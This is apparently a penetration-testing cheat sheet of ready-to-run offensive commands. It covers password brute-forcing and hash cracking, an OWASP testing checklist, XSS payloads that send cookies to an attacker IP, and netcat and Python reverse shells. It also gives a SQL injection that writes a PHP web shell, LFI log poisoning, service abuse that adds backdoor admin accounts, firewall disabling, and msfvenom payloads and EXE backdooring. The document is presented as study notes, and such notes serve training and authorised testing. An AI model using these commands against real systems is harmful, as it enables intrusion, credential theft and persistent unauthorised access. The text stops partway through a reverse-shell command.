----- LDAP Querying

Tools:
ldapsearch
LDAPExplorertool2

Anonymous Bind:

```
ldapsearch -h ldaphostname -p 389 -x -b "dc=domain,dc=com"
```

Authenticated:

```
ldapsearch -h 192.168.0.60 -p 389 -x -D "CN=Administrator, CN=User, DC=<domain>, DC=com" -b "DC=<domain>, DC=com" -W
```

Useful Links:

<http://www.lanmaster53.com/2013/05/public-facing-ldap-enumeration/>

<http://blogs.splunk.com/2009/07/30/ldapsearch-is-your-friend/>

----- Password Attacks

[+] Bruteforcing http password prompts

```
medusa -h <ip/host> -u <user> -P <password list> -M http -n <port> -m DIR:/<directory> -T 30
```

[+] Medusa

To display all currently installed modules

```
medusa -d
```

Display specific options for a module

```
medusa -M [module_name] -q
```

Test all passwords in password file against the admin user on the host

192.168.1.20 via the SMB | SSH | MySQL | HTTP service

```
medusa -h 192.168.1.20 -u admin -P passwords.txt -M [smbnt | ssh | mssql | http]
```

To brute force 10 hosts and 5 users concurrently (using Medusa's parallel features)

Each of the 5 threads targeting a host will check a specific user

```
medusa -H hosts.txt -U users.txt -P passwords.txt -T 10 -t 5 -L -F -M smbnt
```

Medusa allows username, password, and host data to be placed within the same file (the "combo" file).

Possible combinations in the combo file:

host:username:password

host:username:

host::

:username:password

:username:

::password

host::password

:id:lm:ntlm::: (PwDump files)

To test each username/password entry in the file combo.txt

```
medusa -M smbnt -C combo.txt
```

[+] Hydra

#hydra does not have a native default wordlist, using the Rockyou list is suggested

#example brute force crack on ftp server

hydra -t 1 -l admin -P [path to password.lst] -vV [IPAddress] ftp

--> -t # = perform # tasks

--> -l NAME = try to log in with NAME

--> -P [filepath] = Try password

--> -vV = verbose mode, showing the login+pass for each attempt

#check for joe accounts by adding modifier -e s

#to write found login+pass combinations to file, add modifier -O [filename]

[+] John The Ripper

#To show the types of passwords that John can crack with crack speed (in cracks/second)

john --test

#To use your own word list (the Rockyou list is suggested)

john --wordlist=[filename] [passwordfile]

#To show your results after running john (shows ~/.john/john.pot)

john --show

#To restore an interrupted john session

john --restore

[+] Hashcat

#Hashcat uses precomputed dictionaries, rainbow tables, and even a brute-force approach to find an effective and efficient way crack passwords.

#usage: hashcat [options] hash|hasfile|hccapxfile [dictionary|mask|directory]

Important options are -m --hashtype and -a --attack-mode

Example: hashcat -a 0 -m 500 -o output.txt hashes.txt rockyou.txt

#Attack modes

0 - Straight

1 - Combination

3 - Brute-force

6 - Hybrid wordlist+Mask

7 - Hybrid mask + Wordlist

Hash types

Hash cat can crack numerous types of hashes. When the hashes doesn't match with hash type(-m) option "line length exception" arises

Quick reference to check hash type with example: https://hashcat.net/wiki/doku.php?id=example_hashes

[+] Cain and Abel

#Cain and Abel is a hacking application exclusive to Windows, it can crack numerous hash types, including NTLM, NTLMv2, MD5, wireless, Oracle, MySQL, SQL Server, SHA1, SHA2, Cisco, VoIP, and many others.

#To perform dictionary attack for cracking passwords by using cain and abel
first import the NTLM hashes.
Next in cracker tab, all imported username and hashes will be displayed.
Select desired user, right click and select dictionary attack
NTLM hashes window will popup
Right click on top blank area
Select Add to list and browse dictionary or wordlist file
Click start

[+] Ophcrack

#Ophcrack is a free rainbow table-based password cracking tool for Windows 8 (both local and Microsoft accounts), Windows 7, Windows Vista, and Windows XP.

#The Ophcrack LiveCD option allows for completely automatic password recovery.

#It cracks LM and NTLM (Windows) hashes.

#Pros

Software is freely available for download online
Passwords are recovered automatically using the LiveCD method
No software installation is necessary to recover passwords
No knowledge of any existing passwords is necessary

#Cons

LiveCD ISO image must be burned to a disc or USB device before being used
Passwords greater than 14 characters cannot be cracked
Won't crack even the simplest Windows 10 password

[+] RainbowCrack

#The RainbowCrack software cracks hashes by rainbow table lookup.

#To crack single hash

`rccrack [rainbow_table_path] -h hash_to_be_cracked`

Path - Location of rainbow tables

Example: `rccrack c:\rt -h fcea920f7412b5da7be0cf42b8c93759`

#To crack multiple hashes in a file

`rccrack [rainbow_table_path] -l hash_file`

Example: `rccrack c:\rt -l hash_list_file`

#To lookup rainbow tables in multiple directories

`rccrack [rainbow_table_path] [rainbow_table_path2] -l hash_file`

Example: `rccrack c:\rt1 c:\rt2 -l hash_list_file`

#To load and crack LM hashes from pwdump file
rcrack [rainbow_table_path] -lm pwdump_file

#To load and crack NTLM hashes from pwdump file
rcrack [rainbow_table_path] -ntlm pwdump_file

[+] acccheck

#Windows Password dictionary attack tool for SMB

#Usage: acccheck [options]

options -t [single host IP address]
-T [file containing target ip address(es)]
-p [single password]
-P [file containing passwords]
-u [single user]
-U [file containing usernames]

#Examples

Attempt the 'Administrator' account with a [BLANK] password.

acccheck -t 10.10.10.1

Attempt all passwords in 'password.txt' against the 'Administrator' account.

acccheck -t 10.10.10.1 -P password.txt

Attempt all password in 'password.txt' against all users in 'users.txt'.

acccehck -t 10.10.10.1 -U users.txt -P password.txt

Attempt a single password against a single user.

acccheck -t 10.10.10.1 -u administrator -p password

[+]Brutespray

#BruteSpray takes nmap GNMAP/XML output and automatically brute-forces services with default credentials using Medusa.

#usage: brutespray [-h] -f FILE [-o OUTPUT] [-s SERVICE] [-t THREADS]

[-T HOSTS] [-U USERLIST] [-P PASSLIST] [-u USERNAME]
[-p PASSWORD] [-c] [-i]

#Example

brutespray --file nas.gnmap -U /usr/share/wordlists/metasploit/unix_users.txt -P
/usr/share/wordlists/metasploit/password.lst --threads 3 --hosts 1

Attack all services in nas.gnmap with a specific user list (unix_users.txt) and password list (password.lst).

[+]Crowbar

#Crowbar is a brute force tool which supports OpenVPN, Remote Desktop Protocol, SSH Private Keys and VNC Keys.

#usage: crowbar -b [openvpn | rdp | sshkey | vnckey] [arguments]

Example:crowbar -b rdp -s 192.168.86.61/32 -u victim -C /root/words.txt -n 1

Brute force the RDP service on a single host with a specified username and wordlist, using 1 thread.

[+]Aircrack-ng

#Aircrack-ng is an 802.11 WEP and WPA-PSK keys cracking program that can recover keys once enough data packets have been captured.

#usage

aircrack-ng [options] <.cap / .ivs file(s)>

To have aircrack-ng conduct a WEP key attack on a capture file, pass it the filename, either in .ivs or .cap/.pcap format.

#WPA Wordlist Mode

aircrack-ng -w password.lst wpa.cap

Specify the wordlist to use (-w password.lst) and the path to the capture file (wpa.cap) containing at least one 4-way handshake.

#Basic WEP Cracking

aircrack-ng all-ivs.ivs

To have aircrack-ng conduct a WEP key attack on a capture file, pass it the filename, either in .ivs or .cap/.pcap format.

Useful Networking Cheatsheet

[+] Setting up an Ethernet bridge in Ubuntu/Kali Linux

Install bridge-utils

sudo apt-get install bridge-utils

Disable network-manager + firewall

Configuration

ifconfig

ifconfig eth0 0.0.0.0

ifconfig eth1 0.0.0.0

brctl addbr br0

brctl addif br0 eth0

brctl addif br0 eth1

ifconfig mybridge up

dhclient br0 on devices

sudo tcpdump -i mybridge

Owasp Checklist

[+] Information Gathering

Manually explore the site

- Spider/crawl for missed or hidden content
- Check for files that expose content, such as robots.txt, sitemap.xml, .DS_Store
- Check the caches of major search engines for publicly accessible sites
- Check for differences in content based on User Agent (eg, Mobile sites, access as a Search engine Crawler)
- Perform Web Application Fingerprinting
- Identify technologies used
- Identify user roles
- Identify application entry points
- Identify client-side code
- Identify multiple versions/channels (e.g. web, mobile web, mobile app, web services)
- Identify co-hosted and related applications
- Identify all hostnames and ports
- Identify third-party hosted content

[+] Configuration Management

- Check for commonly used application and administrative URLs
- Check for old, backup and unreferenced files
- Check HTTP methods supported and Cross Site Tracing (XST)
- Test file extensions handling
- Test for security HTTP headers (e.g. CSP, X-Frame-Options, HSTS)
- Test for policies (e.g. Flash, Silverlight, robots)
- Test for non-production data in live environment, and vice-versa
- Check for sensitive data in client-side code (e.g. API keys, credentials)

[+] Secure Transmission

- Check SSL Version, Algorithms, Key length
- Check for Digital Certificate Validity (Duration, Signature and CN)
- Check credentials only delivered over HTTPS
- Check that the login form is delivered over HTTPS
- Check session tokens only delivered over HTTPS
- Check if HTTP Strict Transport Security (HSTS) in use

[+] Authentication

- Test for user enumeration
- Test for authentication bypass
- Test for bruteforce protection
- Test password quality rules
- Test remember me functionality
- Test for autocomplete on password forms/input
- Test password reset and/or recovery
- Test password change process
- Test CAPTCHA
- Test multi factor authentication
- Test for logout functionality presence
- Test for cache management on HTTP (eg Pragma, Expires, Max-age)

Test for default logins
Test for user-accessible authentication history
Test for out-of channel notification of account lockouts and successful password changes
Test for consistent authentication across applications with shared authentication schema / SSO

[+] Session Management

Establish how session management is handled in the application (eg, tokens in cookies, token in URL)
Check session tokens for cookie flags (httpOnly and secure)
Check session cookie scope (path and domain)
Check session cookie duration (expires and max-age)
Check session termination after a maximum lifetime
Check session termination after relative timeout
Check session termination after logout
Test to see if users can have multiple simultaneous sessions
Test session cookies for randomness
Confirm that new session tokens are issued on login, role change and logout
Test for consistent session management across applications with shared session management
Test for session puzzling
Test for CSRF and clickjacking

[+] Authorization

Test for path traversal
Test for bypassing authorization schema
Test for vertical Access control problems (a.k.a. Privilege Escalation)
Test for horizontal Access control problems (between two users at the same privilege level)
Test for missing authorization

[+] Data Validation

Test for Reflected Cross Site Scripting
Test for Stored Cross Site Scripting
Test for DOM based Cross Site Scripting
Test for Cross Site Flashing
Test for HTML Injection
Test for SQL Injection
Test for LDAP Injection
Test for ORM Injection
Test for XML Injection
Test for XXE Injection
Test for SSI Injection
Test for XPath Injection
Test for XQuery Injection
Test for IMAP/SMTP Injection
Test for Code Injection
Test for Expression Language Injection
Test for Command Injection
Test for Overflow (Stack, Heap and Integer)

- Test for Format String
- Test for incubated vulnerabilities
- Test for HTTP Splitting/Smuggling
- Test for HTTP Verb Tampering
- Test for Open Redirection
- Test for Local File Inclusion
- Test for Remote File Inclusion
- Compare client-side and server-side validation rules
- Test for NoSQL injection
- Test for HTTP parameter pollution
- Test for auto-binding
- Test for Mass Assignment
- Test for NULL/Invalid Session Cookie

[+] Denial of Service

- Test for anti-automation
- Test for account lockout
- Test for HTTP protocol DoS
- Test for SQL wildcard DoS

[+] Business Logic

- Test for feature misuse
- Test for lack of non-repudiation
- Test for trust relationships
- Test for integrity of data
- Test segregation of duties

[+] Cryptography

- Check if data which should be encrypted is not
- Check for wrong algorithms usage depending on context
- Check for weak algorithms usage
- Check for proper use of salting
- Check for randomness functions

[+] Risky Functionality - File Uploads

- Test that acceptable file types are whitelisted
- Test that file size limits, upload frequency and total file counts are defined and are enforced
- Test that file contents match the defined file type
- Test that all file uploads have Anti-Virus scanning in-place.
- Test that unsafe filenames are sanitised
- Test that uploaded files are not directly accessible within the web root
- Test that uploaded files are not served on the same hostname/port
- Test that files and other media are integrated with the authentication and authorisation schemas

[+] Risky Functionality - Card Payment

Test for known vulnerabilities and configuration issues on Web Server and Web Application
Test for default or guessable password
Test for non-production data in live environment, and vice-versa
Test for Injection vulnerabilities
Test for Buffer Overflows
Test for Insecure Cryptographic Storage
Test for Insufficient Transport Layer Protection
Test for Improper Error Handling
Test for all vulnerabilities with a CVSS v2 score > 4.0
Test for Authentication and Authorization issues
Test for CSRF

[+] HTML 5

Test Web Messaging
Test for Web Storage SQL injection
Check CORS implementation
Check Offline Web Application

Verify Various Vulnerabilities

[+] IPMI Cipher Suite Zero Authentication Bypass:

<http://www.tenable.com/plugins/index.php?view=single&id=68931>

Tools required:

ipmitool
freeipmi-tools

ipmitool -I lanplus -H 192.168.0.1 -U Administrator -P notapassword user list

Specifying Cipher Suite Zero

ipmitool -I lanplus -C 0 -H 192.168.0.1 -U Administrator -P notapassword user list
ipmitool -I lanplus -C 0 -H 192.168.0.1 -U Administrator -P notapassword chassis status
ipmitool -I lanplus -C 0 -H 192.168.0.1 -U Administrator -P notapassword help
ipmitool -I lanplus -C 0 -H 192.168.0.1 -U Administrator -P notapassword shell
ipmitool -I lanplus -C 0 -H 192.168.0.1 -U Administrator -P notapassword sensor

[+] Bash Remote Code Execution (Shellshock)

<http://www.tenable.com/plugins/index.php?view=single&id=77823>

x: () { :; }; /sbin/ifconfig > /tmp/ifconfig.txt
x: () { :; }; echo "Hacked" > /var/www/hacked.html

[+] DNS Server Cache Snooping Remote Information Disclosure
<http://www.tenable.com/plugins/index.php?view=single&id=12217>

Nmap Script: dns-cache-snoop
<http://nmap.org/nsedoc/scripts/dns-cache-snoop.html>

```
nmap -sU -p 53 --script dns-cache-snoop.nse --script-args 'dns-cache-snoop.mode=timed,dns-cache-snoop.domains={host1,host2,host3}' <target>
```

[+] IP Forwarding Enabled
<http://www.tenable.com/plugins/index.php?view=single&id=50686>

Nmap Script: ip-forwarding
<http://nmap.org/nsedoc/scripts/ip-forwarding.html>

```
sudo nmap -sn <target> --script ip-forwarding --script-args='target=www.example.com'
```

Alternatives:

- Set VM's default gateway as the victim IP address and attempt to route elsewhere.
- <http://pentestmonkey.net/tools/gateway-finder>

1) Flip your machine into forwarding mode (as root):
echo "1" > /proc/sys/net/ipv4/ip_forward

2) Setup iptables to intercept HTTP requests (as root):
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080

3) sslstrip.py -l 8080 -f lock.ico

4) Run arpspoof to redirect traffic to your machine (as root):
arpspoof -i <yourNetworkDevice> -t <yourTarget> <theRoutersIpAddress>

Cookie Stealing:

[-] Start Web Service

```
python -m SimpleHTTPServer 80
```

[-] Use one of the following XSS payloads:

```
<script>document.location="http://192.168.0.60/?c="+document.cookie;</script>  
<script>new Image().src="http://192.168.0.60/index.php?c="+document.cookie;</script>
```

CTF Notes

Enumerate Users via Finger

```
finger user@192.168.0.20
```

Show nfs shares available

```
showmount -e 192.168.1.54
```

User nfspysh to mount share and create .ssh directory

```
nfspysh -o server=192.168.0.20:/home/user
```

```
mkdir .ssh
```

```
cd .ssh
```

Generate ssh key pair

```
ssh-keygen
```

```
cp id_rsa.pub /tmp/authorized_keys
```

Transfer attacker public key to host

```
put /tmp/authorized_keys
```

```
exit
```

Login to SSH server with no password

```
SSH_AUTH_SOCK=0 ssh user@192.168.0.20
```

Exfiltrate PHP code

```
/browse.php?file=php://filter/convert.base64-encode/resource=index.php (check why does this works)
```

Enabling Self signed certificates on local website

1. Install OpenSSL

```
sudo apt-get install openssl
```

2. Run the following command to generate the self signed SSL certificates:

```
sudo openssl req -x509 -nodes -days 1095 -newkey rsa:2048 -out /etc/ssl/certs/server.crt -keyout /etc/ssl/private/server.key
```

3. Enable SSL for Apache

```
sudo a2enmod ssl
```

4. Put the default-ssl site available creating a symbolic link

```
sudo ln -s /etc/apache2/sites-available/default-ssl.conf /etc/apache2/sites-enabled/000-default-ssl.conf
```

5. Edit the file default-ssl.conf

```
sudo nano /etc/apache2/sites-enabled/000-default-ssl.conf
```

Change the following lines to point to the certs:

```
SSLCertificateFile /etc/ssl/certs/server.crt  
SSLCertificateKeyFile /etc/ssl/private/server.key
```

6. Restart Apache

```
sudo /etc/init.d/apache2 restart
```

More information:

<https://hallard.me/enable-ssl-for-apache-server-in-5-minutes/>

<https://www.sslshopper.com/article-how-to-create-and-install-an-apache-self-signed-certificate.html>

<https://www.sslshopper.com/apache-server-ssl-installation-instructions.html>

<http://www.emreakkas.com/linux-tips/invalid-command-sslengine-enabling-ssl-on-ubuntu-server>

+ Use Nmap to remotely execute commands through SQL

```
nmap -Pn -n -sS --script=ms-sql-xp-cmdshell.nse <victim_ip> -p1433 --script-args  
mssql.username=sa,mssql.password=<sql_password>,ms-sql-xp-cmdshell.cmd="net user backdoor backdoor123  
/add"
```

```
nmap -Pn -n -sS --script=ms-sql-xp-cmdshell.nse 10.11.1.31 -p1433 --script-args  
mssql.username=<sql_user>,mssql.password=<sql_password>,ms-sql-xp-cmdshell.cmd="net localgroup  
administrators backdoor /add"
```

From <<http://hackingandsecurity.blogspot.com/2017/09/oscp-tricks.html>>

Change headers of a http request using curl

Example: check for shellshock vulnerability: (PoC: '() { :; }; echo "CVE-2014-6271 vulnerable"' bash -c id)
curl -H 'User-Agent: () { :; }; echo "CVE-2014-6271 vulnerable" bash -c id' <http://10.11.1.71/cgi-bin/admin.cgi>

From <<http://hackingandsecurity.blogspot.com/2017/09/oscp-tricks.html>>

Tips

Enable service on every reboot:

```
update-rc.d <[SERVICE]> enable
```

Extract link from html page:

```
cat index.html | grep "href=" | cut -d "/" -f3 | grep "<[DOMAIN]>" | cut -d '"' -f1 | sort -u
```

Netcat**Interact with application:**

```
nc -nv <[IP]> <[PORT]>
```

Listener:

```
nc -nlvp <[PORT]>
```

File transfer (client):

```
nc -nlvp <[PORT]> > <[FILE]>
```

File transfer (server):

```
nc -nv <[IP]> <[PORT]> < <[FILE_TO_SEND]>
```

Bind vs Reverse Shell**Bind Shell:**

Bob needs Alice's help. Bob set up a listener on port 4444 with -e parameter:

```
(BOB): nc -nlvp <[PORT]> -e cmd.exe
```

```
(ALICE): nc -nv <[BOB_IP]> <[PORT]>
```

Reverse Shell:

Alice needs Bob's help. Since Alice is beyond firewall it is impossible to BOB to reach Alice. So Alice create a reverse shell:

```
(ALICE): nc -nv <[BOB_IP]> <[PORT]> -e /bin/bash
```

```
(BOB): nc -nlvp <[PORT]>
```

Zone Transfer

```
dnsrecon -t axfr -d <[DOMAIN]>
```

Nmap

```
nmap -sS -sV -A -O --script="*-vuln-*" --script-args=unsafe=1 <[IP]>
```

SMB

```
nbtscan <[SUBNET]>
```

```
nmap -p139,445 --script smb-enum-users <[SUBNET]>
```

```
nmap -p139,445 --script=smb-vuln-* --script-args=unsafe=1 <[SUBNET]>
```

```
enum4linux
```

```
smbclient -L <[IP]> -N
```

```
smbclient \\\<[IP]>\share -N
```

SMTP

```
nmap -p25 <[SUBNET]> --open
```

```
nc -nv IP 25
```

```
VERFY <[USERNAME]>
```

SNMP

Steps: nmap scan udp 161, create target IP list, create community list file, use onesixtyone + snmpwalk

```
nmap -sU --open -p161 <[SUBNET]> --open
```

```
onesixtyone -c community -i <[SMNP_IP_LIST]>
```

```
snmpwalk -c public -v1 <[IP]> <mib-values>
```

Mib-values (for snmpwalk):

1.3.6.1.2.1.25.1.6.0 System Processes

1.3.6.1.2.1.25.4.2.1.2 Running Programs

1.3.6.1.2.1.25.4.2.1.4 Processes Path

1.3.6.1.2.1.25.2.3.1.4 Storage Units

1.3.6.1.2.1.25.6.3.1.2 Software Name

1.3.6.1.4.1.77.1.2.25 User

1.3.6.1.2.1.6.13.1.3 TCP Local Ports

File Transfer Linux**Netcat:**

On Victim machine (client):

```
nc -nlvp 4444 > <[FILE]>
```

On Attacker machine (server):

```
nc -nv 10.11.17.9 4444 < <[FILE_TO_SEND]>
```

Curl:

```
curl -O http://<\[IP\]>/<\[FILE\]>
```

Wget:

```
wget http://<\[IP\]>/<\[FILE\]>
```

Recursive wget ftp download:

```
wget -r ftp://<\[USER\]>:<\[PASSWORD\]>@<\[DOMAIN\]>
```

File Transfer Windows

TFTP (Installed by default up to Windows XP and 2003, In Windows 7, 2008 and above needs to be explicitly added. For this reason tftp not ideal file transfer protocol in most situations.)

On attacker machine:

```
mkdir tftp
```

```
atftpd --daemon --port 69 tftp
```

```
cp <[FILE]> tftp
```

On victim machine shell:

```
tftp -i <[IP]> GET <[FILE]>
```

FTP (Windows operating systems contain a default FTP client that can also be used for file transfer)

On attacker machine:

(UNA TANTUM) Install a ftp server. apt-get install pure-ftpd

(UNA TANTUM) Create new user for PureFTPd (see script setup-ftp.sh) (USER demo, PASS demo1234)

```
groupadd ftgroup
```

```
useradd -g ftgroup -d /dev/null -s /etc ftpuser
```

```
pure-pw useradd demo -u ftpuser -d /ftphome
```

```
pure-pw mkdb
```

```
cd /etc/pure-ftpd/auth
```

```
ln -s ../conf/PureDB 60pdb
```

```
mkdir -p /ftphome
```

```
chown -R ftpuser:ftgroup /ftphome
```

```
/etc/init.d/pure-ftpd restart
```

(UNA TANTUM) chmod 755 setup-ftp.sh

On victim machine shell:

```
echo open <[IP]> 21 > ftp.txt
```

```
echo USER demo >> ftp.txt
```

```
echo ftp >> ftp.txt
```

```
echo bin >> ftp.txt
```

```
echo GET nc.exe >> ftp.txt
```

```
echo bye >> ftp.txt
```

```
ftp -v -n -s:ftp.txt
```

VBScript (in Windows XP, 2003)

On victim machine shell:

```
echo strUrl = WScript.Arguments.Item(0) > wget.vbs &
```

```
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs &
```

```
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs &
```

```
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs &
```

```
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs &
```

```
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs &
```

```
echo Dim http, varByteArray, strData, strBuffer, lngCounter, fs, ts >> wget.vbs &
```

```
echo Err.Clear >> wget.vbs &
```

```
echo Set http = Nothing >> wget.vbs &
```

```
echo Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs &
```

```
echo If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpRequest") >> wget.vbs &
```

```
echo If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP") >> wget.vbs &
```

```
echo If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP") >> wget.vbs &
```

```
echo http.Open "GET", strURL, False >> wget.vbs &
```

```
echo http.Send >> wget.vbs &
```

```
echo varByteArray = http.ResponseBody >> wget.vbs &
```

```
echo Set http = Nothing >> wget.vbs &
```

```

echo Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs &
echo Set ts = fs.CreateTextFile(StrFile, True) >> wget.vbs &
echo strData = "" >> wget.vbs &
echo strBuffer = "" >> wget.vbs &
echo For lngCounter = 0 to UBound(varByteArray) >> wget.vbs &
echo ts.Write Chr(255 And Ascb(Midb(varByteArray, lngCounter + 1, 1))) >> wget.vbs &
echo Next >> wget.vbs &
echo ts.Close >> wget.vbs
cscript wget.vbs http://<[IP]>/<[FILE]> <[FILE_NAME]>

```

Powershell (In Windows 7, 2008 and above)

On victim machine shell:

```

echo $storageDir = $pwd > wget.ps1
echo $webclient = New-Object System.Net.WebClient >> wget.ps1
echo $url = "http://<[IP]>/<[FILE]>" >> wget.ps1
echo $file = "evil.exe" >> wget.ps1
echo $webclient.DownloadFile($url,$file) >> wget.ps1
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File wget.ps1

```

Debug.exe utility (In Windows 32bit OS - Works only for file < 64Kb)

On attacker machine:

```

cp <[FILE]> .
upx -9 <[FILE]> (for compression)
cp /usr/share/windows-binaries/exe2bat.exe .
wine exe2bat <[FILE]> <[FILE.txt]>

```

On victim machine:

Paste the content of <[FILE.txt]>

XSS

Stole cookie from xss:

On attacker machine set listener (nc -nlvp <[PORT]>)

On victim website <script>new Image().src="http://<[IP]>:<[PORT]>/test.php?output="+document.cookie;</script>

LFI/RFI

Connect via netcat to victim (nc -nv <[IP]> <[PORT]>) and send <?php echo shell_exec(\$_GET['cmd']);?>, after that try to include log file for code execution.

```
&cmd=nc -nv <[IP]> <[PORT]> -e cmd.exe&LANG=../../../../../../xampp/apache/logs/access.log
```

SQL Injection

Bse:

any' or 1=1 limit 1;--

Number of columns:

order by 1, order by 2, ...

Expose data from database:

```
UNION select 1,2,3,4,5,6
```

Enum tables:

```
UNION select 1,2,3,4,table_name,6 FROM information_schema.tables
```

Shell upload:

```
<[IP]>:<[PORT]>/<[URL]>.php?<[PARAMETER]>=999 union select 1,2,"<?php echo shell_exec($_GET['cmd']);?>",4,5,6 into OUTFILE '/var/www/html/evil.php'
```

Buffer Overflow

```
/usr/share/metasploit-framework/tools/pattern_create.rb <[LENGTH]>
```

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -<[ADDRESS]>
```

Privilege Escalation

Vulnerable Services

```

accesschk.exe -uwcqv "Authenticated Users" * /accepteula
sc qc <[VULNERABLE_SERVICE]>
sc config <[VULNERABLE_SERVICE]> obj= ".\LocalSystem" password= ""
sc config <[VULNERABLE_SERVICE]> start= "auto"
sc config <[VULNERABLE_SERVICE]> binpath= "net user hacker Hacker123 /add"
sc stop <[VULNERABLE_SERVICE]>
sc start <[VULNERABLE_SERVICE]>

```

```
sc config <[VULNERABLE_SERVICE]> binpath= "net localgroup administrator hacker /add"
sc stop <[VULNERABLE_SERVICE]>
sc start <[VULNERABLE_SERVICE]>
sc config <[VULNERABLE_SERVICE]> binpath= "net localgroup \"Remote Desktop Users\" hacker /add"
sc stop <[VULNERABLE_SERVICE]>
sc start <[VULNERABLE_SERVICE]>
```

Win10:

```
reg.exe add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\osk.exe" /v
"Debugger" /t REG_SZ /d "cmd.exe" /f
```

Then ctrl+alt+canc and start virtual keyboard

Pass the hash

```
Export SMBHASH=<[HASH]>
pth-winexe -U administrator% //[<IP>] cmd
```

Cracking

Medusa

```
medusa -h 10.11.1.227 -U lab-users.txt -P lab-passwords.txt -M ftp | grep "ACCOUNT FOUND"
```

Ncrack (FTP, SSH, TELNET, HTTP(S), POP3(S), SMB, RDP, VNC)

```
ncrack -U <[USERS_LIST]> -P <[PASSWORDS_LIST]> ftp://<IP>
```

Firewall

Enable Remote Desktop:

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t
REG_DWORD /d 0 /f
```

```
netsh firewall set service remotedesktop enable
```

Enable Remote assistance:

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fAllowToGetHelp /t
REG_DWORD /d 1 /f
```

```
netsh firewall set service remoteadmin enable
```

Disable firewall:

```
netsh firewall set opmode disable
```

One shot ninja combo (New Admin User, Firewall Off + RDP):

```
set CMD "net user hacker Hacker123 /add & net localgroup administrators hacker /add & net localgroup \"Remote
Desktop Users\" hacker /add & reg add \"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server\" /v fDenyTSConnections /t REG_DWORD /d 0 /f & reg add \"HKEY_LOCAL_MACHINE\SYSTEM
\CurrentControlSet\Control\Terminal Server\" /v fAllowToGetHelp /t REG_DWORD /d 1 /f & netsh
firewall set opmode disable"
```

Backdooring EXE Files

```
msfvenom -a x86 -x <[FILE]> -k -p windows/meterpreter/reverse_tcp lhost=10.11.0.88 lport=443 -e
x86/shikata_ga_nai -i 3 -b "\x00" -f exe -o <[FILE_NAME]>
```

Binaries payloads

Linux:

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f elf > <[FILE_NAME.elf]>
```

Windows:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f exe > <[FILE_NAME.exe]>
```

Mac

```
msfvenom -p osx/x86/shell_reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f macho > <[FILE_NAME.macho]>
```

Web payloads

PHP:

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f raw > <[FILE_NAME.php]>
cat <[FILE_NAME.php]> | pbcopy && echo '<?php ' | tr -d '\n' > <[FILE_NAME.php]> && pbpaste >>
<[FILE_NAME.php]>
```

ASP:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f asp > <[FILE_NAME.asp]>
```

JSP:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f raw > <[FILE_NAME.jsp]>
```

WAR:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f war > <[FILE_NAME.war]>
```

Scripting Payloads

Python:

```
msfvenom -p cmd/unix/reverse_python LHOST=<[IP]> LPORT=<[PORT]> -f raw > <[FILE_NAME.py]>
```

Bash:

```
msfvenom -p cmd/unix/reverse_bash LHOST=<[IP]> LPORT=<[PORT]> -f raw > <[FILE_NAME.sh]>
```

Perl

```
msfvenom -p cmd/unix/reverse_perl LHOST=<[IP]> LPORT=<[PORT]> -f raw > <[FILE_NAME.pl]>
```

Shellcode

For all shellcode see 'msfvenom -help-formats' for information as to valid parameters. Msfvenom will output code that is able to be cut and pasted in this language for your exploits.

Linux Based Shellcode:

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f <[LANGUAGE]>
```

Windows Based Shellcode:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f <[LANGUAGE]>
```

Mac Based Shellcode:

```
msfvenom -p osx/x86/shell_reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f <[LANGUAGE]>
```

Staged vs Non-Staged Payloads

Staged payload: (useful for bof) (need multi_handler metasploit in order to works)

Windows/shell/reverse_tcp

```
msfvenom -a x86 -p linux/x86/shell_reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -b "\x00" -f elf -o  
<[FILE_NAME_STAGED]>
```

Non-staged: (ok with netcat listener)

Windows/shell_reverse_tcp

```
msfvenom -a x86 -p linux/x86/shell_reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -b "\x00" -f elf -o  
<[FILE_NAME_NON_STAGED]>
```

Handlers

Metasploit handlers can be great at quickly setting up Metasploit to be in a position to receive your incoming shells. Handlers should be in the following format.

use exploit/multi/handler

set PAYLOAD <[PAYLOAD_NAME]>

set LHOST <[IP]>

set LPORT <[PORT]>

set ExitOnSession false

exploit -j -z

Shell Spawning

Python:

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

```
python -c 'import
```

```
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("<[IP]>",<[PORT]>));os.dup  
